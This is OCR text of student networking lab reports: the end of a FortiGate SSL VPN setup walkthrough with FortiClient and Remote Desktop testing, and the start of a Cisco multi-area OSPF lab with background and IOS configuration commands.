


Name the certificate accordingly and click Create.







Ensure the VPN is listening on the WAN interface on port 10443 using the certificate you created. Turn on Redirect HTTP to SSL-VPN and turn off Idle Logout.




Under Authentication/Portal Mapping, click on All Other Users/Groups.




Set the portal to tunnel-access.




Click Create New.




Set the group to the VPN group you created and set the portal to the tunnel you created.




Click Apply.



Go to Policy & Objects > Firewall Policy.




Click Create New.




Give the policy an appropriate name, set the incoming interface to the SSL-VPN tunnel interface, the outgoing interface to LAN, the source address to all, the source user


group to the VPN group, the destination to all, the schedule to always, the service to all, and the action to accept.




(Note: for the source, you will have to select options from two different columns using the dropdown at the top. Select all from the Address column and VPN Group from the User column.)



Create another firewall policy that's identical except for the outgoing interface being the LAN interface.




Go to Network > Interfaces.




Note down the IP address of the WAN interface. You will need this later.

On your inside PC, open command prompt and run the command `ipconfig`.




Note down the IP address; you will need this later.




On your outside PC, download the FortiClient VPN-only client from https://www.fortinet.com/support/product-downloads.

You may have to enter some personal information to download the client. Click Download Now to download.




Click the downloaded .exe file.

Read and accept the license agreement, then click Next.




Click Install.




Open the FortiClient window and click on the hamburger menu. Click Add a new connection.


Set the VPN type to SSL-VPN. Configure an appropriate connection name and description. Configure the remote gateway as the IP address of the firewall's WAN interface that you found earlier. Ensure that the port is set to 10443 as configured earlier. Turn on Save Login and set the username to VPN User. Click Save.




Select your VPN profile, type in the VPN User's username and password, and click connect.




If the VPN connects successfully, you should see a screen like this:




To test if the connection works, open the Remote Desktop Connection app.




Enter the IP address of the inside computer and click Connect.



Here's a screenshot of the remote desktop connection from the outside PC to the inside PC, with the IP address of the inside PC visible:



Network Diagram (IPv4)



Problems

We originally tried to complete this lab with an IPSec VPN. For some reason, the IPSec VPN refused to work for anyone in our lab, so we decided to complete the lab with an SSL VPN instead.

Conclusion

To wrap up, while it's bizarre that this lab didn't work with IPSec, I was still very impressed with the ease of use that the Fortinet interface provides for setting up an SSL VPN. I am fully confident that I could set up this VPN configuration outside of a lab environment, especially with the refreshing change of pace from other firewall configuration interfaces.

Advanced Cisco Networking Academy: Designing a Multi-Area OSPF Network

Colin J. Faletto, CCNA

Networking Academy

Purpose

This lab is intended to be a refresher course to review the skills required to set up an OSPF network. Simultaneously, the lab adds a layer of complexity compared to the content taught in year 1 Cisco by making students learn how OSPF connects across multiple areas, and how to route IPv4/IPv6 traffic through a Layer 3 Switch.

Background

Open Shortest Path First is a routing protocol that uses link state advertisements to automatically build a network topology and provide end-to-end connectivity across networks. It was developed by the Internet Engineering Task Force, or IETF, a group that develops standards and operates under the Internet Society non-profit organization. This lab uses both OSPFv2 and OSPFv3, which operate similarly but use IPv4 and IPv6 addresses respectively. OSPFv2 is specified in RFC 2328 and OSPFv3 is specified in RFC 5320.

OSPF regularly updates its topology by detecting network changes such as dead routers. OSPF-enabled routers send hello messages to their neighbors at a given interval and assumes a neighboring router is dead after a longer interval.

OSPF-enabled routers can have two different types of relationships with each other: neighbor relationships and adjacencies. Neighbor relationships, which are automatically formed in P2P, broadcast, and point-to-multipoint networks, are formed using hello messages and simply inform routers of each other's existence on the network. Adjacencies are a more complex type of relationship that allows routers to exchange routing information with each other.

The OSPF protocol has several different network types, each of which affect how relationships between routers are formed and maintained: point-to-point (P2P), broadcast, non-broadcast multi-access (NBMA), point-to-multipoint, and point-to-multipoint non-broadcast. A broadcast network is used by default and is the most common type of network. Broadcast networks and NBMA networks are the only type of networks to hold designated router elections. In a broadcast network, each router forms an adjacency to the designated and backup designated routers automatically. In an NBMA network, adjacencies to the DR/BDR can be formed, but neighbors must be manually configured before these adjacencies are formed. P2P and broadcast networks have hello timers of 10 seconds and dead timers of 40 seconds, while the other network types have hello timers of 30 seconds and dead timers of 120 seconds.

OSPF allows its network to be compartmentalized through areas. For the protocol to work, a backbone area (area 0 by default) must be set up and connected to all other areas. OSPF-enabled routers can have interfaces in more than one area as long as the next-hop router's connected interface is in the same area.

OSPF has several different types of routers which each work in harmony to connect different areas: backbone routers, internal routers, area border routers, and autonomous system border routers. OSPF routers can fall under one or more of these router types. Backbone routers have all their interfaces reside entirely within the backbone area. Internal routers have all their interfaces reside within one area that isn't

the backbone. Area border routers have interfaces in more than one area and serve as an inter-area connection, maintaining separate routing information for each area. Autonomous system border routers maintain a connection to a network outside of the OSPF protocol. They can translate information from this outside network to OSPF routes.

Lab Summary

In this lab, we set up a multi-area OSPF network with three areas and six total network devices. In area 0, we set up two area border routers. In area 1, we set up two internal routers, with the edge router connected to a PC. In area 2, we set up one internal router and one Layer 3 switch acting as an OSPF-enabled internal router, which also acted as the opposite network edge and was connected to another PC. We gave each network device a basic configuration with a hostname, passwords, and an MOTD, and assigned them each a unique OSPF router ID. We then configured IPv4 and IPv6 addresses on each connected interface, opting to configure OSPF through the interfaces rather than using network statements.

Lab Commands

```
Switch(config)# sdm prefer dual-ipv4-and-ipv6 default
```

Sets the Switch Database Management (SDM) template to a template that supports IPv4 and IPv6. This command will only work after a reload, is persistent regardless of the startup configuration, and must be entered on a L3 switch before IPv6 services will function.

```
Switch(config)# ip routing

Switch(config)# ipv6 unicast-routing
```

Enables IP services on a switch for IPv4 and IPv6. These commands must be entered on a L3 switch before IP addresses can be configured.

```
Switch(config)# router ospf 1

Switch(config-router)# router-id <id>
```

Configures OSPF for IPV4 with a process ID of 1, and configures a router ID.

```
Switch(config)# ipv6 router ospf 1

Switch(config-rtr)# router-id <id>
```


Configures OSPF for IPV6 with a process ID of 1, and configures a router ID.

```
Switch(config-if)# ip ospf 1 area <area>

Switch(config-if)# ipv6 ospf 1 area <area>
```

